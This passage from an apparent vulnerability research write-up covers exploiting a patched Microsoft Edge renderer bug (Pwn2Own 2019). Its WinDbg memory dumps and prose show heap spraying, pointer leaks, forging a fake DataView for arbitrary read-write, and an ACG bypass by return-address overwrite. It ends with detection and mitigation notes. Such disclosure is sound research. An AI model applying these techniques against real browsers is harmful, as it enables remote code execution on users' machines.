Before triggering the vulnerability the exploit has made another spray which has allocated the buffer sources and appropriate buffers for the sources – let us call it spray “F” . During this spray the *WebCore::AudioBufferData* objects of 0x30 bytes size with the following memory layout are created:

```
0:016> dq 000001b0`379e9570 L30/8
000001b0`379e9570  00007ffe`47f85988 00000000`4
000001b0`379e9580  00000000`0000000c 000001b0`3
000001b0`379e9590  0000000a`0000000a 00000000`0
0:016> ln 00007ffe`47f85988
(00007ffe`47f85988)   edgehtml!RefCounted<WebCo
```

These objects are placed nearby the data buffer which is controlled by the typed array “TA2”. *WTF::NeuteredTypedArray* objects of size 0x30 bytes are placed nearby too:

```
0:016> dq 000001b0`379e97b0 L30/8
000001b0`379e97b0  00007ffe`47f8b460 000001b0`2
000001b0`379e97c0  00000000`00000020 000001b0`2
```

```
000001b0`379e97d0  00000000`00000001 000001b0`3
0:016> ln 00007ffe`47f8b460
(00007ffe`47f8b460)   edgehtml!WTF::NeuteredTyp
```

After the relative read-write primitive is gained, offsets from the beginning of the typed array “TA2” buffer to these objects are found by searching for the specific pattern.

Knowing the offset to the *WebCore::AudioBufferData* object allows to leak a pointer to the audio channel data buffer. (The audio channel data is used to create a fake controllable *DataView* object and eventually achieve an arbitrary read-write primitive.) At offset 0x18 of the *WebCore::AudioBufferData* object, the pointer to the audio channel data buffer is stored. Before calling *getChannelData()* the memory layout of the channel data buffer looks like the following:

```
0:001> dq 00000140`e87e81c0 L30/8
00000140`e87e81c0  00007ffe`47f85988 00000000`
00000140`e87e81d0  00000000`0000000c 00000142`
00000140`e87e81e0  0000000a`0000000a 00000000`
0:001> dq 00000142`01c6b230
00000142`01c6b230  00000000`00000000 00000000`
00000142`01c6b240  00000140`e87ee160 00000000`
00000142`01c6b250  00000000`00000000 00000140`
00000142`01c6b260  00000000`00000000 00000000`
00000142`01c6b270  00000140`e87ee2e0 00000000`
00000142`01c6b280  00000000`00000000 00000140`
00000142`01c6b290  00000000`00000000 00000000`
00000142`01c6b2a0  00000140`e87ee500 00000000`
0:001> dq 00000140`e87ee160
00000140`e87ee160  00007ffe`47f8b4a0 00000140`
00000140`e87ee170  00000000`00000030 00080000`
```

```
00000140`e87ee180  00007ffe`47de5838 00000140`
00000140`e87ee190  80000000`00000000 00040000`
00000140`e87ee1a0  00007ffe`47f8b4a0 00000140`
00000140`e87ee1b0  00000000`00000030 00080000`
00000140`e87ee1c0  00007ffe`47de5838 00000140`
00000140`e87ee1d0  80000000`00000000 00080000`
0:001> ln 00007ffe`47de5838
(00007ffe`47de5838)   edgehtml!WTF::TypedArray
```

After calling *getChannelData()* member of the *WebCore::AudioBufferData* object, pointers in the channel data buffer are moved around and start pointing to the typed array objects allocated on the Chakra heap. This is important as it allows leaking the typed array pointers and creating a fake typed array. This is the memory layout of the channel data buffer after the call to *getChannelData()*:

```
0:001> dq 00000140`01c6b230
00000140`01c6b230  00000140`e87e7eb0 00000000`
00000140`01c6b240  00000000`00000000 00000141`
00000140`01c6b250  00000000`00000000 00000000`
00000140`01c6b260  00000141`0142f880 00000000`
00000140`01c6b270  00000000`00000000 00000141`
00000140`01c6b280  00000000`00000000 00000000`
00000140`01c6b290  00000141`0142f780 00000000`
00000140`01c6b2a0  00000000`00000000 00000141`
0:001> dq 00000140`e87e7eb0 L40/8
00000140`e87e7eb0  00007ffe`4694c630 00000140`
00000140`e87e7ec0  00000000`00000000 00000000`
00000140`e87e7ed0  00000000`00000020 00000141`
00000140`e87e7ee0  00000000`00000004 00000141`
0:001> ln 00007ffe`4694c630
(00007ffe`4694c630)   chakra!Js::TypedArray<fl
```

Knowing the offset to the *WTF::NeuteredTypedArray* object allows to achieve an arbitrary read primitive.

> *The buffer this object points to cannot be used for a write. Once the write happens, the buffer is moved to another heap. Increasing the length of the buffer is not possible due to security asserts enabled. An attempt to write to the buffer with the modified length leads to a crash of the renderer process.*

The layout of the *WTF::NeuteredTypedArray* object looks like the following:

```
0:001> dq 00000140`e87e81f0 L30/8
00000140`e87e81f0  00007ffe`47f8b460 00000140`e
00000140`e87e8200  00000000`00000020 00000140`d
00000140`e87e8210  00000000`00000001 00000140`d
0:001> ln 00007ffe`47f8b460
(00007ffe`47f8b460)   edgehtml!WTF::NeuteredTyp
0:001> dq 00000140`e70f87e0 L20/8
00000140`e70f87e0  00000000`cafe0011 00000000`0
00000140`e70f87f0  00000000`00000000 00000000`0
```

A pointer to the data buffer is stored at offset 8. It is possible to overwrite this pointer and point to any address to arbitrarily read memory.

With the arbitrary read primitive the contents of the typed array and the channel data buffer of the *WebCore::AudioBufferData* object are leaked. With the ability to write to the relative typed array, the following contents are placed in the controllable buffer:

```
0:001> dq 00000140`e87e7da0 L150/8
00000140`e87e7da0  00000140`e87e7eb0 00000000`
00000140`e87e7db0  00000000`00000000 00000141`
00000140`e87e7dc0  00000000`00000000 00000000`
00000140`e87e7dd0  00000141`0142f880 00000000`
00000140`e87e7de0  00000000`00000000 00000141`
00000140`e87e7df0  00000000`00000000 00000000`
00000140`e87e7e00  00000141`0142f780 00000000`
00000140`e87e7e10  00000000`00000000 00000141`
00000140`e87e7e20  00000000`00000000 00000000`
00000140`e87e7e30  00000141`0142f680 00000000`
00000140`e87e7e40  00000000`00000000 00000141`
00000140`e87e7e50  00000000`00000000 00000000`
00000140`e87e7e60  00000080`00000038 00000140`
00000140`e87e7e70  00000000`00000000 00000141`
00000140`e87e7e80  00000000`00000000 00000000`
00000140`e87e7e90  00000000`00000000 00000000`
00000140`e87e7ea0  00000001`00002958 00000000`
00000140`e87e7eb0  00007ffe`4694c630 00000140`
00000140`e87e7ec0  00000000`00000000 00000000`
00000140`e87e7ed0  00000000`00000020 00000141`
00000140`e87e7ee0  00000000`00000004 00000141`
0:001> dq 00000140`e87e7f80 L30/8
00000140`e87e7f80  00007ffe`47f85988 00000000`
00000140`e87e7f90  00000000`0000000c 00000140`
00000140`e87e7fa0  0000000a`0000000a 00000000`
0:001> ln 00007ffe`47f85988
(00007ffe`47f85988)   edgehtml!RefCounted<WebC
0:001> dq 00000141`0142f880
00000141`0142f880  00007ffe`4694c630 00000140`
00000141`0142f890  00000000`00000000 00000000`
00000141`0142f8a0  00000000`0000000c 00000141`
00000141`0142f8b0  00000000`00000004 00000140`
00000141`0142f8c0  00007ffe`4694c630 00000140`
```

```
00000141`0142f8d0  00000000`00000000 00000000`
00000141`0142f8e0  00000000`00000008 00000141`
00000141`0142f8f0  00000000`00000004 00000138`
0:001> ln 00007ffe`4694c630
(00007ffe`4694c630)   chakra!Js::TypedArray<fl
```

After this operation the *WebCore::AudioBufferData* object points to the fake channel data (located at *0x00000140e87e7da0*). The channel data contains a pointer to the fake *DataView* object (located at *0x00000140e87e7eb0*). Initially, the *Float32Array* object is leaked and placed, but it is not a very convenient type to use for exploitation. To convert it to a *DataView* object, the type tag has to be changed in the metadata. The type tag for the *Float32Array* object type is *0x31*, for the *DataView* object it is *0x38*.

The fake *DataView* object is accessed by calling *getChannelData()* of the *WebCore::AudioBufferData* object.

At this point an arbitrary read-write primitive is achieved.

Wrapping up the renderer exploit

Getting code execution in Microsoft Edge renderer is a bit more involved in contrast to other browsers since Microsoft Edge browser employs mitigations known as Arbitrary Code Guard (ACG) and Code Integrity Guard (CIG). Nevertheless, there is a way to bypass ACG. Having an arbitrary read-write primitive it is possible to find the stack address, setup a fake stack frame and divert code execution to the function of choice by overwriting the return address. This method was chosen to execute the sandbox escape payload.

The last problem that had to be addressed in order to have reliable process continuation is a LFH double-free mitigation. Once exploitation is over, some pointers are left and when they are picked up by the heap manager, the process will crash. Certain pointers can be easily found by leaking address of required objects. One last pointer had to be found by scanning the heap as there was no straightforward way to find it. Once the pointers are found they are overwritten with null.

Open problems

The exploit has the following issues:

1. the vulnerability trigger depends on hardware;
2. exploit reliability is about 75%;

The first issue is due to the described requirement of hardware error. The trigger works only on VMWare and on some devices with integrated video hardware. It is potentially possible to avoid hardware dependency by triggering some generic video graphics hardware error.

The second issue is mostly due to the requirement to have complicated heap manipulations and LFH mitigations. Probably it is possible to improve reliability by performing smarter heap arrangement.

Process continuation was solved as described in the previous section. No artifacts exist.

Detection

It is possible to detect exploitation of the described vulnerability by searching for the combination of the following Javascript code:

1. repeated calls to *createPattern()*
2. setting canvas attributes “width” and “height” to large values
3. calling *createPattern()* again

Mitigation

It is possible to mitigate this issue by disabling Javascript.

The described vulnerability was patched by Microsoft in the May updates.

Conclusion

As a result, reliability of the renderer exploit achieved a ~75% success rate. Exploitation takes about 1-2 seconds on average. When multiple retries are required then exploitation can take a bit more time.

Microsoft has gone to great lengths to harden their Edge browser renderer process as browsers still remain a major threat attack vector and the renderer has the largest attack surface. Yet a single vulnerability was used to achieve memory disclosure and gain arbitrary read-write to compromise a content process. Part 2 will discuss an interesting logical sandbox escape vulnerability.

Exodus 0day subscribers have had access to this exploit for use on penetration tests and/or implementing protections for their stakeholders.

double-free exploit Microsoft Edge Pwn2Own

← Windows Within Windows – Escaping The Chrome Sandbox With a Win32k NDay

Pwn2Own 2019: Microsoft Edge Sandbox Escape (CVE-2019-0938). Part 2 →